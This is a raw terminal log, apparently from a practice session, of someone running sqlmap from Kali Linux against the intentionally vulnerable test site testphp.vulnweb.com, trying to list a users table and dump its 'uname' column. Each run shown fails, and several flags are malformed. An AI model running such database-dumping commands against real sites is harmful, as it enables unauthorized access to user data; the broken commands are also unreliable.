[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:10:05 /2025-04-15/

[07:10:06] [INFO] testing connection to the target URL
[07:10:06] [INFO] testing if the target URL content is stable
[07:10:07] [INFO] target URL content is stable
[07:10:07] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--forms --crawl=2

[*] ending @ 07:10:07 /2025-04-15/

(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com -D --T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:11:23 /2025-04-15/

[07:11:24] [INFO] testing connection to the target URL
[07:11:25] [INFO] testing if the target URL content is stable
[07:11:25] [INFO] target URL content is stable
[07:11:25] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--forms --crawl=2

[*] ending @ 07:11:25 /2025-04-15/
```

```
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com -D --T users --columns -C uname

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:13:06 /2025-04-15/

[07:13:07] [INFO] testing connection to the target URL
[07:13:08] [INFO] testing if the target URL content is stable
[07:13:08] [INFO] target URL content is stable
[07:13:08] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--forms --crawl=2

[*] ending @ 07:13:08 /2025-04-15/

(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com -D --T users --columns -C uname --dumd

Usage: python3 sqlmap [options]
sqlmap: error: no such option: --dumd

(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com -D --T users --columns -C uname --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```